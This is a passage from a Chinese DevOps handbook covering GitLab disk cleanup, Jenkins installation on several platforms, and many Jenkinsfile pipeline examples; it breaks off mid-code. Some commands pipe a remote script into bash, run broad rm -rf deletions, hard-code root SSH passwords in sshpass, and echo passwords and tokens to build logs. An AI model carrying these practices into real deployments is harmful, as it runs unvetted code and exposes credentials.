Maximum artifacts size (MB): 修改构建无最大尺寸

11.6. ERROR: Job failed (system failure): prepare environment: waiting for pod running: timed out waiting for pod to start. Check https://docs.gitlab.com/runner/shells/index.html#shell-profile-loading for more information

Kubernetes 执行器提出该错误，分析原因是 pull 镜像超时。

解决方法，设置 poll_timeout = 3600

11.7. 磁盘 100% 怎样清理

删除过期的构建物

```
[root@netkiller ~]# rm -rf /opt/gitlab/data/gitlab-
rails/shared/artifacts/*/*/*/2021_*
```

清理日志

```
[root@netkiller ~]# find /opt/gitlab/logs -name "*.gz" -exec rm
-rf {} \;
```

第 118 章 Jenkins

1. 安装 Jenkins

1.1. OSCM 一键安装

```
yum install -y java-1.8.0-openjdk
curl -s
https://raw.githubusercontent.com/oscm/shell/master/project/jen
kins/jenkins.sh | bash
```

1.2. Mac

使用 pkg 方式安装，默认路径是 /Applications/Jenkins/jenkins.war

```
export
JAVA_HOME=/Library/Java/JavaVirtualMachines/jdk1.8.0_92.jdk/Con
tents/Home
java -jar jenkins.war --httpPort=8080
```

浏览器访问：http://localhost:8080

查看默认密码 /Users/neo/.jenkins/secrets/initialAdminPassword

```
neo@MacBook-Pro ~ % cat
/Users/neo/.jenkins/secrets/initialAdminPassword
6c7369afc6c1414586b6644657dd655a
```

下载 cloudbees 插件

```
neo@MacBook-Pro ~ % cd ~/.jenkins/plugins
neo@MacBook-Pro ~/.jenkins/plugins % wget
ftp://ftp.icm.edu.pl/packages/jenkins/plugins/cloudbees-
folder//6.7/cloudbees-folder.hpi
```

重启 Jenkens http://localhost:8080/restart

复制上面的密码，粘贴到浏览器中。

卸载 Jenkens

```
sudo rm -rf /var/root/.jenkins ~/.jenkins
sudo launchctl unload /Library/LaunchDaemons/org.jenkins-
ci.plist
sudo rm /Library/LaunchDaemons/org.jenkins-ci.plist
sudo rm -rf /Applications/Jenkins "/Library/Application
Support/Jenkins" /Library/Documentation/Jenkins

sudo rm -rf /Users/Shared/Jenkins
sudo dscl . -delete /Users/jenkins
sudo dscl . -delete /Groups/jenkins
sudo rm -f /etc/newsyslog.d/jenkins.conf
pkgutil --pkgs | grep 'org\.jenkins-ci\.' | xargs -n 1 sudo
pkgutil --forget
```

由于我的Mac 模式是 JDK 11，所以需要制定 JAVA_HOME 到 JDK 1.8，否则提示

```
Dec 27, 2018 9:20:33 AM Main main
SEVERE: Running with Java class version 55.0, but 52.0 is
```

```
required.Run with the --enable-future-java flag to enable such
behavior. See https://jenkins.io/redirect/java-support/
java.lang.UnsupportedClassVersionError: 55.0
        at Main.main(Main.java:139)

Jenkins requires Java 8, but you are running 11+28 from
/Library/Java/JavaVirtualMachines/jdk-11.jdk/Contents/Home
java.lang.UnsupportedClassVersionError: 55.0
        at Main.main(Main.java:139)
```

1.3. CentOS

```
wget -O /etc/yum.repos.d/jenkins.repo
https://pkg.jenkins.io/redhat-stable/jenkins.repo
rpm --import https://pkg.jenkins.io/redhat-
stable/jenkins.io.key

yum install -y jenkins
```

cat /etc/sysconfig/jenkins

```
## Path:        Development/Jenkins
## Description: Jenkins Automation Server
## Type:        string
## Default:     "/var/lib/jenkins"
## ServiceRestart: jenkins
#
# Directory where Jenkins store its configuration and working
# files (checkouts, build reports, artifacts, ...).
#
JENKINS_HOME="/var/lib/jenkins"

## Type:        string
## Default:     ""
## ServiceRestart: jenkins
```

```
#
# Java executable to run Jenkins
# When left empty, we'll try to find the suitable Java.
#
JENKINS_JAVA_CMD=""

## Type:        string
## Default:     "jenkins"
## ServiceRestart: jenkins
#
# Unix user account that runs the Jenkins daemon
# Be careful when you change this, as you need to update
# permissions of $JENKINS_HOME and /var/log/jenkins.
#
JENKINS_USER="jenkins"

## Type:        string
## Default: "false"
## ServiceRestart: jenkins
#
# Whether to skip potentially long-running chown at the
# $JENKINS_HOME location. Do not enable this, "true", unless
# you know what you're doing. See JENKINS-23273.
#
#JENKINS_INSTALL_SKIP_CHOWN="false"

## Type: string
## Default:     "-Djava.awt.headless=true"
## ServiceRestart: jenkins
#
# Options to pass to java when running Jenkins.
#
JENKINS_JAVA_OPTIONS="-Djava.awt.headless=true"

## Type:        integer(0:65535)
## Default:     8080
## ServiceRestart: jenkins
#
# Port Jenkins is listening on.
# Set to -1 to disable
#
JENKINS_PORT="8080"

## Type:        string
## Default:     ""
```

```
## ServiceRestart: jenkins
#
# IP address Jenkins listens on for HTTP requests.
# Default is all interfaces (0.0.0.0).
#
JENKINS_LISTEN_ADDRESS=""

## Type:        integer(0:65535)
## Default:     ""
## ServiceRestart: jenkins
#
# HTTPS port Jenkins is listening on.
# Default is disabled.
#
JENKINS_HTTPS_PORT=""

## Type:        string
## Default:     ""
## ServiceRestart: jenkins
#
# Path to the keystore in JKS format (as created by the JDK
'keytool').
# Default is disabled.
#
JENKINS_HTTPS_KEYSTORE=""

## Type:        string
## Default:     ""
## ServiceRestart: jenkins
#
# Password to access the keystore defined in
JENKINS_HTTPS_KEYSTORE.
# Default is disabled.
#
JENKINS_HTTPS_KEYSTORE_PASSWORD=""

## Type:        string
## Default:     ""
## ServiceRestart: jenkins
#
# IP address Jenkins listens on for HTTPS requests.
# Default is disabled.
#
JENKINS_HTTPS_LISTEN_ADDRESS=""
```

```
## Type:        integer(1:9)
## Default:     5
## ServiceRestart: jenkins
#
# Debug level for logs -- the higher the value, the more
verbose.
# 5 is INFO.
#
JENKINS_DEBUG_LEVEL="5"

## Type:        yesno
## Default:     no
## ServiceRestart: jenkins
#
# Whether to enable access logging or not.
#
JENKINS_ENABLE_ACCESS_LOG="no"

## Type:        integer
## Default:     100
## ServiceRestart: jenkins
#
# Maximum number of HTTP worker threads.
#
JENKINS_HANDLER_MAX="100"

## Type:        integer
## Default:     20
## ServiceRestart: jenkins
#
# Maximum number of idle HTTP worker threads.
#
JENKINS_HANDLER_IDLE="20"

## Type:        string
## Default:     ""
## ServiceRestart: jenkins
#
# Pass arbitrary arguments to Jenkins.
# Full option list: java -jar jenkins.war --help
#
JENKINS_ARGS=""
```

```

```

Nginx 配置

```
[root@netkiller ~]# cat /etc/nginx/conf.d/jk.netkiller.cn.conf
server {
    listen       80;
    server_name  jk.netkiller.cn;

    charset utf-8;

    location / {
        proxy_pass   http://127.0.0.1:8080;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }
}
```

查看管理员密码

```
cat /var/lib/jenkins/secrets/initialAdminPassword
```

1.4. Ubuntu

```
wget -q -O - https://pkg.jenkins.io/debian-
```

```
stable/jenkins.io.key | sudo apt-key add -
deb https://pkg.jenkins.io/debian-stable binary/

sudo apt-get update
sudo apt-get install jenkins
```

1.5. Docker

https://github.com/jenkinsci/docker/blob/master/README.md

8080端口是jenkins的端口，5000端口是master和slave通信端口

```
docker pull jenkins/jenkins:lts
docker run -p 8080:8080 -p 50000:50000 --name jenkins
jenkins/jenkins:lts
```

首次启动，不要使用 -d 参数，如果使用了 -d 参数可以通过docker logs -f jenkins查看控制台的密码

docker-compose 配置文件

```
version: '2'

services:
  jenkins:
    container_name: jenkins-lts
    ports: # 端口映射，9001为宿主机上的端口，相应的8080是容器运行起来时候jenkins服务的端口
      - 9001:8080
      - 50000:50000
    image: jenkins/jenkins:lts # 指定运行用哪一个镜像来运行容器
    volumes:
      - /home/jenkins/jenkins_home:/var/jenkins_home # 挂载指令，目的在于销毁容器时，并不影响jenkins数据
```

1.6. Minikube

创建 jenkins-namespace.yaml

```
apiVersion: v1
kind: Namespace
metadata:
  name: jenkins-project
```

创建命名空间

```
$ kubectl create -f jenkins-namespace.yaml
```

创建 jenkins-volume.yaml

```
apiVersion: v1
kind: PersistentVolume
metadata:
  name: jenkins-pv
  namespace: jenkins-project
spec:
  storageClassName: jenkins-pv
  accessModes:
    - ReadWriteOnce
  capacity:
    storage: 20Gi
  persistentVolumeReclaimPolicy: Retain
  hostPath:
    path: /opt/jenkins-volume/
```

创建卷

```
$ kubectl create -f jenkins-volume.yaml
persistentvolume “jenkins-pv” created
```

创建 jenkins-values.yaml 文件

```
# Default values for jenkins.
# This is a YAML-formatted file.
# Declare name/value pairs to be passed into your templates.
# name: value

## Overrides for generated resource names
# See templates/_helpers.tpl
# nameOverride:
# fullnameOverride:

Master:
  Name: jenkins-master
  Image: "jenkins/jenkins"
  ImageTag: "2.141"
  ImagePullPolicy: "Always"
  Component: "jenkins-master"
  UseSecurity: true
  AdminUser: admin
  # AdminPassword: <defaults to random>
  Cpu: "200m"
  Memory: "256Mi"
  ServicePort: 8080
  # For minikube, set this to NodePort, elsewhere use
LoadBalancer
  # <to set explicitly, choose port between 30000-32767>
  ServiceType: NodePort
  NodePort: 32000
  ServiceAnnotations: {}
```

```
  ContainerPort: 8080
  # Enable Kubernetes Liveness and Readiness Probes
  HealthProbes: true
  HealthProbesTimeout: 60
  SlaveListenerPort: 50000
  LoadBalancerSourceRanges:
    - 0.0.0.0/0
  # List of plugins to be install during Jenkins master start
  InstallPlugins:
    - kubernetes:1.12.4
    - workflow-aggregator:2.5
    - workflow-job:2.24
    - credentials-binding:1.16
    - git:3.9.1
    - greenballs:1.15
  # Used to approve a list of groovy functions in pipelines
used the script-security plugin. Can be viewed under
/scriptApproval
  ScriptApproval:
    - "method groovy.json.JsonSlurperClassic parseText
java.lang.String"
    - "new groovy.json.JsonSlurperClassic"
    - "staticMethod
org.codehaus.groovy.runtime.DefaultGroovyMethods leftShift
java.util.Map java.util.Map"
    - "staticMethod
org.codehaus.groovy.runtime.DefaultGroovyMethods split
java.lang.String"
  CustomConfigMap: false
  NodeSelector: {}
  Tolerations: {}

Agent:
  Enabled: true
  Image: jenkins/jnlp-slave
  ImageTag: 3.10-1
  Component: "jenkins-slave"
  Privileged: false
  Cpu: "200m"
  Memory: "256Mi"
  # You may want to change this to true while testing a new
image
  AlwaysPullImage: false
  # You can define the volumes that you want to mount for this
container
```

```
  # Allowed types are: ConfigMap, EmptyDir, HostPath, Nfs, Pod,
Secret
  volumes:
    - type: HostPath
      hostPath: /var/run/docker.sock
      mountPath: /var/run/docker.sock
  NodeSelector: {}

Persistence:
  Enabled: true
  ## A manually managed Persistent Volume and Claim
  ## Requires Persistence.Enabled: true
  ## If defined, PVC must be created manually before volume
will be bound
  # ExistingClaim:
  ## jenkins data Persistent Volume Storage Class
  StorageClass: jenkins-pv

  Annotations: {}
  AccessMode: ReadWriteOnce
  Size: 20Gi
  volumes:
  #  - name: nothing
  #    emptyDir: {}
  mounts:
  #  - mountPath: /var/nothing
  #    name: nothing
  #    readOnly: true

NetworkPolicy:
  # Enable creation of NetworkPolicy resources.
  Enabled: false
  # For Kubernetes v1.4, v1.5 and v1.6, use
'extensions/v1beta1'
  # For Kubernetes v1.7, use 'networking.k8s.io/v1'
  ApiVersion: networking.k8s.io/v1

## Install Default RBAC roles and bindings
rbac:
  install: true
  serviceAccountName: default
  # RBAC api version (currently either v1beta1 or v1alpha1)
  apiVersion: v1beta1
  # Cluster role reference
  roleRef: cluster-admin
```

使用 helm 安装 jenkins

```
$ cd ~/minikube-helm-jenkins
$ helm init
$ helm install --name jenkins -f helm/jenkins-values.yaml
stable/jenkins --namespace jenkins-project
```

查看 jenkins 密码

```
$ printf $(kubectl get secret --namespace jenkins-project
jenkins -o jsonpath="{.data.jenkins-admin-password}" | base64 -
-decode);echo
```

2. 配置 Jenkins

配置 Jenkins



输入管理员密码



安装插件



创建用户



设置域名



开始使用 Jenkins



Jenkins 界面



3. Jenkinsfile

3.1. Jenkinsfile - Declarative Pipeline

https://jenkins.io/doc/pipeline/examples/

stages

```
pipeline {
    agent any

    stages {
        stage('Build') {
            steps {
                echo 'Building..'
            }
        }
        stage('Test') {
            steps {
                echo 'Testing..'
            }
        }
        stage('Deploy') {
            steps {
                echo 'Deploying....'
            }
        }
    }
}
```

script

```
// Declarative //
```

```
pipeline {
    agent any
    stages {
        stage('Example') {
            steps {
                echo 'Hello World'
                script {
                    def browsers = ['chrome', 'firefox']
                    for (int i = 0; i < browsers.size(); ++i) {
                        echo "Testing the ${browsers[i]}
browser"
                    }
                }
                script {
                    // 一个优雅的退出pipeline的方法，这里可执行任意逻
辑
                    if( $VALUE1 == $VALUE2 ) {
                       currentBuild.result = 'SUCCESS'
                       return
                    }
                }
            }
        }
    }
}
```

junit

junit4

```
                stage("测试") {
            steps {
                echo "单元测试中..."
                // 请在这里放置您项目代码的单元测试调用过程，例如：
                sh 'mvn test' // mvn 示例
                // sh './gradlew test'
                echo "单元测试完成."
                junit 'target/surefire-reports/*.xml' // 收集单
元测试报告的调用过程
```

```
            }
        }
```

junit5 测试报告路径与 junit4 的位置不同

```
                stage("测试") {
            steps {
                echo "单元测试中..."
                sh './gradlew test'
                echo "单元测试完成."
                junit 'build/test-results/test/*.xml'
            }
        }
```

withEnv

```
env.PROJECT_DIR='src/netkiller'
node {
    withEnv(["GOPATH=$WORKSPACE"]) {
        stage('Init gopath') {
            sh 'mkdir -p $GOPATH/{bin,pkg,src}'
        }

        stage('Build go proejct') {
            sh 'cd ${PROJECT_DIR}; go test && go build && go
install'
        }
    }
}
```

```
node {
```

```
     git 'https://github.com/netkiller/api.git'
     withEnv(["PATH+MAVEN=${tool 'm3'}/bin"]) {
          sh "mvn -B —Dmaven.test.failure.ignore=true clean
package"
     }
     stash excludes: 'target/', includes: '**', name: 'source'
}
```

parameters

参数指令，触发这个管道需要用户指定的参数，然后在step中通过params对象访问这些参数。

```
// Declarative //
pipeline {
    agent any
    parameters {
        string(name: 'PERSON', defaultValue: 'Mr Jenkins',
description: 'Who should I say hello to?')
    }
    stages {
        stage('Example') {
            steps {
                echo "Hello ${params.PERSON}"
            }
        }
    }
}
```

```
Jenkinsfile (Declarative Pipeline)
pipeline {
    agent any
    parameters {
        string(name: 'PERSON', defaultValue: 'Mr Jenkins',
description: 'Who should I say hello to?')
```

```
        text(name: 'BIOGRAPHY', defaultValue: '', description:
'Enter some information about the person')

        booleanParam(name: 'TOGGLE', defaultValue: true,
description: 'Toggle this value')

        choice(name: 'CHOICE', choices: ['One', 'Two',
'Three'], description: 'Pick something')

        password(name: 'PASSWORD', defaultValue: 'SECRET',
description: 'Enter a password')

        file(name: "FILE", description: "Choose a file to
upload")
    }
    stages {
        stage('Example') {
            steps {
                echo "Hello ${params.PERSON}"

                echo "Biography: ${params.BIOGRAPHY}"

                echo "Toggle: ${params.TOGGLE}"

                echo "Choice: ${params.CHOICE}"

                echo "Password: ${params.PASSWORD}"
            }
        }
    }
}
```

options

还能定义一些管道特定的选项，介绍几个常用的：

```
skipDefaultCheckout - 在agent指令中忽略源码checkout这一步骤。
timeout - 超时设置options { timeout(time: 1, unit: 'HOURS') }
```

```
retry - 直到成功的重试次数options { retry(3) }
timestamps - 控制台输出前面加时间戳options { timestamps() }
```

triggers

触发器指令定义了这个管道何时该执行，就可以定义两种cron和pollSCM

```
cron - linux的cron格式triggers { cron('H 4/* 0 0 1-5') }
pollSCM - jenkins的poll scm语法，比如triggers { pollSCM('H 4/* 0 0 1-5') }

// Declarative //
pipeline {
    agent any
    triggers {
        cron('H 4/* 0 0 1-5')
    }
    stages {
        stage('Example') {
            steps {
                echo 'Hello World'
            }
        }
    }
}
```

一般我们会将管道和GitHub、GitLab、BitBucket关联， 然后使用它们的webhooks来触发，就不需要这个指令了。

tools

定义自动安装并自动放入PATH里面的工具集合

```
// Declarative //
pipeline {
    agent any
    tools {
        maven 'apache-maven-3.5.0' ①
    }
    stages {
        stage('Example') {
            steps {
                sh 'mvn --version'
            }
        }
    }
}
```

注：① 工具名称必须预先在Jenkins中配置好了 → Global Tool Configuration.

post

post section 定义了管道执行结束后要进行的操作。支持在里面定义很多Conditions块： always, changed, failure, success 和 unstable。 这些条件块会根据不同的返回结果来执行不同的逻辑。

```
always：不管返回什么状态都会执行
changed：如果当前管道返回值和上一次已经完成的管道返回值不同时候执行
failure：当前管道返回状态值为"failed"时候执行，在Web UI界面上面是红色的标志
success：当前管道返回状态值为"success"时候执行，在Web UI界面上面是绿色的标志
unstable：当前管道返回状态值为"unstable"时候执行，通常因为测试失败，代码不合法引起的。在Web UI界面上面是黄色的标志

// Declarative //
pipeline {
    agent any
```

```
    stages {
        stage('Example') {
            steps {
                echo 'Hello World'
            }
        }
    }
    post {
        always {
            echo 'I will always say Hello again!'
        }
    }
}
```

失败发送邮件的例子

```
    post {
        failure {
            mail to: "${email}",
            subject: "Failed Pipeline:
${currentBuild.fullDisplayName}",
            body: "Something is wrong with ${env.BUILD_URL}"
        }
    }
```

when 条件判断

```
branch - 分支匹配才执行 when { branch 'master' }
environment - 环境变量匹配才执行 when { environment name:
'DEPLOY_TO', value: 'production' }
expression - groovy表达式为真才执行 expression { return
params.DEBUG_BUILD } }

// Declarative //
pipeline {
```

```
    agent any
    stages {
        stage('Example Build') {
            steps {
                echo 'Hello World'
            }
        }
        stage('Example Deploy') {
            when {
                branch 'production'
            }
            echo 'Deploying'
        }
    }
}
```

抛出错误

```
error '执行出错'
```

withCredentials

withCredentials: Bind credentials to variables

token

```
node {
   withCredentials([string(credentialsId: 'token', variable:
'TOKEN')]) {
        sh('echo $TOKEN')
   }
}
```

withMaven

```
            withMaven(
        maven: 'M3') {
            sh "mvn test"
    }
```

isUnix() 判断操作系统类型

```
pipeline{

        agent any
        stages{
                stage("isUnix") {
                        steps{
                                script {
                                        if(isUnix() == true) {
                                                echo("this
jenkins job running on a linux-like system")
                                        }else {
                                                error("the
jenkins job running on a windows system")
                                        }
                                }
                        }
                }
        }
}
```

Jenkins pipeline 中使用 sshpass 实现 scp, ssh 远程运行

```
pipeline {
```

```
    agent {
        label "java-8"
    }
    stages  {

        stage("环境") {
            steps {
                parallel "Maven": {
                        script{
                        sh 'mvn -version'
                        }
                }, "Java": {
                    sh 'java -version'
                }, "sshpass": {
                        sh 'apt install -y sshpass'
                    sh 'sshpass -v'
                }
            }

        }

        stage("检出") {
            steps {
                checkout(
                  [$class: 'GitSCM', branches: [[name:
env.GIT_BUILD_REF]],
                  userRemoteConfigs: [[url: env.GIT_REPO_URL]]]
                )
            }
        }

        stage("构建") {
            steps {
                echo "构建中..."
                sh 'mvn package -Dmaven.test.skip=true'
                archiveArtifacts artifacts: '**/target/*.jar',
fingerprint: true
                echo "构建完成."
            }
        }

        stage("测试") {
            steps {
                parallel "单元测试": {
                    echo "单元测试中..."
```

```
                    sh 'mvn test'
                    echo "单元测试完成."
                    junit 'target/surefire-reports/*.xml'
                }, "接口测试": {
                    echo "接口测试中..."
                    // 请在这里放置您项目代码的单元测试调用过程，例如
mvn test
                    echo "接口测试完成."
                }, "测试敏感词":{
                    echo "Username: ${env.username}"
                        echo "Password: ${env.password}"
                }

            }

        }
        stage("运行"){
                steps {
                sh 'java -jar target/java-0.0.1-SNAPSHOT.jar'
            }
        }
        stage("部署"){
                steps {
              echo "上传"
              sh 'sshpass -p Passw0rd scp target/*.jar
root@dev.netkiller.cn:/root/'
              echo "运行"
              sh 'sshpass -p Passw0rd ssh root@dev.netkiller.cn
java -jar /root/java-0.0.1-SNAPSHOT.jar'

            }
        }
    }
}
```

后台运行

```
                stage("部署"){
            parallel{
                    stage("sshpass") {
```

```
                                steps{
                                    sh 'apt install -y sshpass'
                                sh 'sshpass -v'
                                }
                            }
                stage('stop') {
                                 steps {
                                    sh 'sshpass -p passw0rd ssh
-f dev.netkiller.cn pkill -f java-project-0.0.2-SNAPSHOT'
                                }
                            }
                            stage('start') {
                                 steps {
                                    sh 'sshpass -p passw0rd scp
target/*.jar dev.netkiller.cn:/root/'
                            sh 'sshpass -p passw0rd ssh -f
dev.netkiller.cn java -jar /root/java-project-0.0.2-
SNAPSHOT.jar'
                                 }
                            }
            }
        }
```

3.2. Jenkinsfile - Scripted Pipeline

```
// Jenkinsfile (Scripted Pipeline)
node {
    stage('Build') {
        echo 'Building....'
    }
    stage('Test') {
        echo 'Building....'
    }
    stage('Deploy') {
        echo 'Deploying....'
    }
}
```

git

```
node {

   stage('Checkout') {
      git 'https://github.com/bg7nyt/java.git'
   }

}
```

切换 JDK 版本

```
node('vagrant-slave') {
    env.JAVA_HOME="${tool 'jdk-8u45'}"
    env.PATH="${env.JAVA_HOME}/bin:${env.PATH}"
    sh 'java -version'
}
```

groovy

```
#!groovy
import groovy.json.JsonOutput
import groovy.json.JsonSlurper

/*
Please make sure to add the following environment variables:
HEROKU_PREVIEW=<your heroku preview app>
HEROKU_PREPRODUCTION=<your heroku pre-production app>
HEROKU_PRODUCTION=<your heroku production app>
Please also add the following credentials to the global domain
of your organization's folder:
Heroku API key as secret text with ID 'HEROKU_API_KEY'
```

```
GitHub Token value as secret text with ID 'GITHUB_TOKEN'
*/

node {

     server = Artifactory.server "artifactory"
     buildInfo = Artifactory.newBuildInfo()
     buildInfo.env.capture = true

    // we need to set a newer JVM for Sonar
    env.JAVA_HOME="${tool 'Java SE DK 8u131'}"
    env.PATH="${env.JAVA_HOME}/bin:${env.PATH}"

    // pull request or feature branch
    if  (env.BRANCH_NAME != 'master') {
        checkout()
        build()
        unitTest()
        // test whether this is a regular branch build or a
merged PR build
        if (!isPRMergeBuild()) {
            preview()
            sonarServer()
            allCodeQualityTests()
        } else {
            // Pull request
            sonarPreview()
        }
    } // master branch / production
    else {
        checkout()
        build()
        allTests()
        preview()
        sonarServer()
        allCodeQualityTests()
        preProduction()
        manualPromotion()
        production()
    }
}

def isPRMergeBuild() {
    return (env.BRANCH_NAME ==~ /^PR-\d+$/)
}
```

```
def sonarPreview() {
    stage('SonarQube Preview') {
        prNo = (env.BRANCH_NAME=~/^PR-(\d+)$/)[0][1]
        mvn "org.jacoco:jacoco-maven-plugin:prepare-agent
install -Dmaven.test.failure.ignore=true -Pcoverage-per-test"
        withCredentials([[$class: 'StringBinding',
credentialsId: 'GITHUB_TOKEN', variable: 'GITHUB_TOKEN']]) {
            githubToken=env.GITHUB_TOKEN
            repoSlug=getRepoSlug()
            withSonarQubeEnv('SonarQube Octodemoapps') {
                mvn "-Dsonar.analysis.mode=preview -
Dsonar.github.pullRequest=${prNo} -
Dsonar.github.oauth=${githubToken} -
Dsonar.github.repository=${repoSlug} -
Dsonar.github.endpoint=https://api.github.com/
org.sonarsource.scanner.maven:sonar-maven-plugin:3.2:sonar"
            }
        }
    }
}

def sonarServer() {
    stage('SonarQube Server') {
        mvn "org.jacoco:jacoco-maven-plugin:prepare-agent
install -Dmaven.test.failure.ignore=true -Pcoverage-per-test"
        withSonarQubeEnv('SonarQube Octodemoapps') {
            mvn "org.sonarsource.scanner.maven:sonar-maven-
plugin:3.2:sonar"
        }

        context="sonarqube/qualitygate"
        setBuildStatus ("${context}", 'Checking Sonarqube
quality gate', 'PENDING')
        timeout(time: 1, unit: 'MINUTES') { // Just in case
something goes wrong, pipeline will be killed after a timeout
            def qg = waitForQualityGate() // Reuse taskId
previously collected by withSonarQubeEnv
            if (qg.status != 'OK') {
                setBuildStatus ("${context}", "Sonarqube
quality gate fail: ${qg.status}", 'FAILURE')
                error "Pipeline aborted due to quality gate
failure: ${qg.status}"
            } else {
                setBuildStatus ("${context}", "Sonarqube
```

```
quality gate pass: ${qg.status}", 'SUCCESS')
            }
        }
    }
}



def checkout () {
    stage 'Checkout code'
    context="continuous-integration/jenkins/"
    context += isPRMergeBuild()?"pr-
merge/checkout":"branch/checkout"
    checkout scm
    setBuildStatus ("${context}", 'Checking out completed',
'SUCCESS')
}

def build () {
    stage 'Build'
    mvn 'clean install -DskipTests=true -
Dmaven.javadoc.skip=true -Dcheckstyle.skip=true -B -V'
}


def unitTest() {
    stage 'Unit tests'
    mvn 'test -B -Dmaven.javadoc.skip=true -
Dcheckstyle.skip=true'
    if (currentBuild.result == "UNSTABLE") {
        sh "exit 1"
    }
}

def allTests() {
    stage 'All tests'
    // don't skip anything
    mvn 'test -B'
    step([$class: 'JUnitResultArchiver', testResults:
'**/target/surefire-reports/TEST-*.xml'])
    if (currentBuild.result == "UNSTABLE") {
        // input "Unit tests are failing, proceed?"
        sh "exit 1"
    }
```

```
}

def allCodeQualityTests() {
    stage 'Code Quality'
    lintTest()
    coverageTest()
}

def lintTest() {
    context="continuous-integration/jenkins/linting"
    setBuildStatus ("${context}", 'Checking code conventions',
'PENDING')
    lintTestPass = true

    try {
        mvn 'verify -DskipTests=true'
    } catch (err) {
        setBuildStatus ("${context}", 'Some code conventions
are broken', 'FAILURE')
        lintTestPass = false
    } finally {
        if (lintTestPass) setBuildStatus ("${context}", 'Code
conventions OK', 'SUCCESS')
    }
}

def coverageTest() {
    context="continuous-integration/jenkins/coverage"
    setBuildStatus ("${context}", 'Checking code coverage
levels', 'PENDING')

    coverageTestStatus = true

    try {
        mvn 'cobertura:check'
    } catch (err) {
        setBuildStatus("${context}", 'Code coverage below 90%',
'FAILURE')
        throw err
    }

    setBuildStatus ("${context}", 'Code coverage above 90%',
'SUCCESS')

}
```

```
def preview() {
    stage name: 'Deploy to Preview env', concurrency: 1
    def herokuApp = "${env.HEROKU_PREVIEW}"
    def id = createDeployment(getBranch(), "preview",
"Deploying branch to test")
    echo "Deployment ID: ${id}"
    if (id != null) {
        setDeploymentStatus(id, "pending",
"https://${herokuApp}.herokuapp.com/", "Pending deployment to
test");
        herokuDeploy "${herokuApp}"
        setDeploymentStatus(id, "success",
"https://${herokuApp}.herokuapp.com/", "Successfully deployed
to test");
    }
    mvn 'deploy -DskipTests=true'
}

def preProduction() {
    stage name: 'Deploy to Pre-Production', concurrency: 1
    switchSnapshotBuildToRelease()
    herokuDeploy "${env.HEROKU_PREPRODUCTION}"
    buildAndPublishToArtifactory()
}

def manualPromotion() {
    // we need a first milestone step so that all jobs entering
this stage are tracked an can be aborted if needed
    milestone 1
    // time out manual approval after ten minutes
    timeout(time: 10, unit: 'MINUTES') {
        input message: "Does Pre-Production look good?"
    }
    // this will kill any job which is still in the input step
    milestone 2
}

def production() {
    stage name: 'Deploy to Production', concurrency: 1
    step([$class: 'ArtifactArchiver', artifacts:
'**/target/*.jar', fingerprint: true])
    herokuDeploy "${env.HEROKU_PRODUCTION}"
    def version =
getCurrentHerokuReleaseVersion("${env.HEROKU_PRODUCTION}")
```

```
    def createdAt =
getCurrentHerokuReleaseDate("${env.HEROKU_PRODUCTION}",
version)
    echo "Release version: ${version}"
    createRelease(version, createdAt)
    promoteInArtifactoryAndDistributeToBinTray()
}

def switchSnapshotBuildToRelease() {
    def descriptor = Artifactory.mavenDescriptor()
    descriptor.version = '1.0.0'
    descriptor.pomFile = 'pom.xml'
    descriptor.transform()
}

def buildAndPublishToArtifactory() {
        def rtMaven = Artifactory.newMavenBuild()
        rtMaven.tool = "Maven 3.x"
        rtMaven.deployer releaseRepo:'libs-release-local',
snapshotRepo:'libs-snapshot-local', server: server
        rtMaven.resolver releaseRepo:'libs-release',
snapshotRepo:'libs-snapshot', server: server
        rtMaven.run pom: 'pom.xml', goals: 'install',
buildInfo: buildInfo
        server.publishBuildInfo buildInfo
}

def promoteBuildInArtifactory() {
        def promotionConfig = [
            // Mandatory parameters
            'buildName'          : buildInfo.name,
            'buildNumber'        : buildInfo.number,
            'targetRepo'         : 'libs-prod-local',

            // Optional parameters
            'comment'            : 'deploying to production',
            'sourceRepo'         : 'libs-release-local',
            'status'             : 'Released',
            'includeDependencies': false,
            'copy'               : true,
            // 'failFast' is true by default.
            // Set it to false, if you don't want the promotion
to abort upon receiving the first error.
            'failFast'           : true
        ]
```

```
        // Promote build
        server.promote promotionConfig
}

def distributeBuildToBinTray() {
        def distributionConfig = [
            // Mandatory parameters
            'buildName'             : buildInfo.name,
            'buildNumber'           : buildInfo.number,
            'targetRepo'            : 'reading-time-dist',
            // Optional parameters
            //'publish'               : true, // Default: true.
If true, artifacts are published when deployed to Bintray.
            'overrideExistingFiles' : true, // Default: false.
If true, Artifactory overwrites builds already existing in the
target path in Bintray.
            //'gpgPassphrase'         : 'passphrase', // If
specified, Artifactory will GPG sign the build deployed to
Bintray and apply the specified passphrase.
            //'async'                 : false, // Default:
false. If true, the build will be distributed asynchronously.
Errors and warnings may be viewed in the Artifactory log.
            //"sourceRepos"           : ["yum-local"], // An
array of local repositories from which build artifacts should
be collected.
            //'dryRun'                : false, // Default:
false. If true, distribution is only simulated. No files are
actually moved.
        ]
        server.distribute distributionConfig
}

def promoteInArtifactoryAndDistributeToBinTray() {
    stage ("Promote in Artifactory and Distribute to BinTray")
{
        promoteBuildInArtifactory()
        distributeBuildToBinTray()
    }
}

def mvn(args) {
    withMaven(
        // Maven installation declared in the Jenkins "Global
Tool Configuration"
```

```
        maven: 'Maven 3.x',
        // Maven settings.xml file defined with the Jenkins
Config File Provider Plugin

        // settings.xml referencing the GitHub Artifactory
repositories
         mavenSettingsConfig: '0e94d6c3-b431-434f-a201-
7d7cda7180cb',
        // we do not need to set a special local maven repo,
take the one from the standard box
        //mavenLocalRepo: '.repository'
        ) {
        // Run the maven build
        sh "mvn $args -Dmaven.test.failure.ignore"
    }
}

def herokuDeploy (herokuApp) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'HEROKU_API_KEY', variable: 'HEROKU_API_KEY']]) {
        mvn "heroku:deploy -DskipTests=true -
Dmaven.javadoc.skip=true -B -V -D heroku.appName=${herokuApp}"
    }
}

def getRepoSlug() {
    tokens = "${env.JOB_NAME}".tokenize('/')
    org = tokens[tokens.size()-3]
    repo = tokens[tokens.size()-2]
    return "${org}/${repo}"
}

def getBranch() {
    tokens = "${env.JOB_NAME}".tokenize('/')
    branch = tokens[tokens.size()-1]
    return "${branch}"
}

def createDeployment(ref, environment, description) {
    withCredentials([[$class: 'StringBinding', credentialsId:
'GITHUB_TOKEN', variable: 'GITHUB_TOKEN']]) {
        def payload = JsonOutput.toJson(["ref": "${ref}",
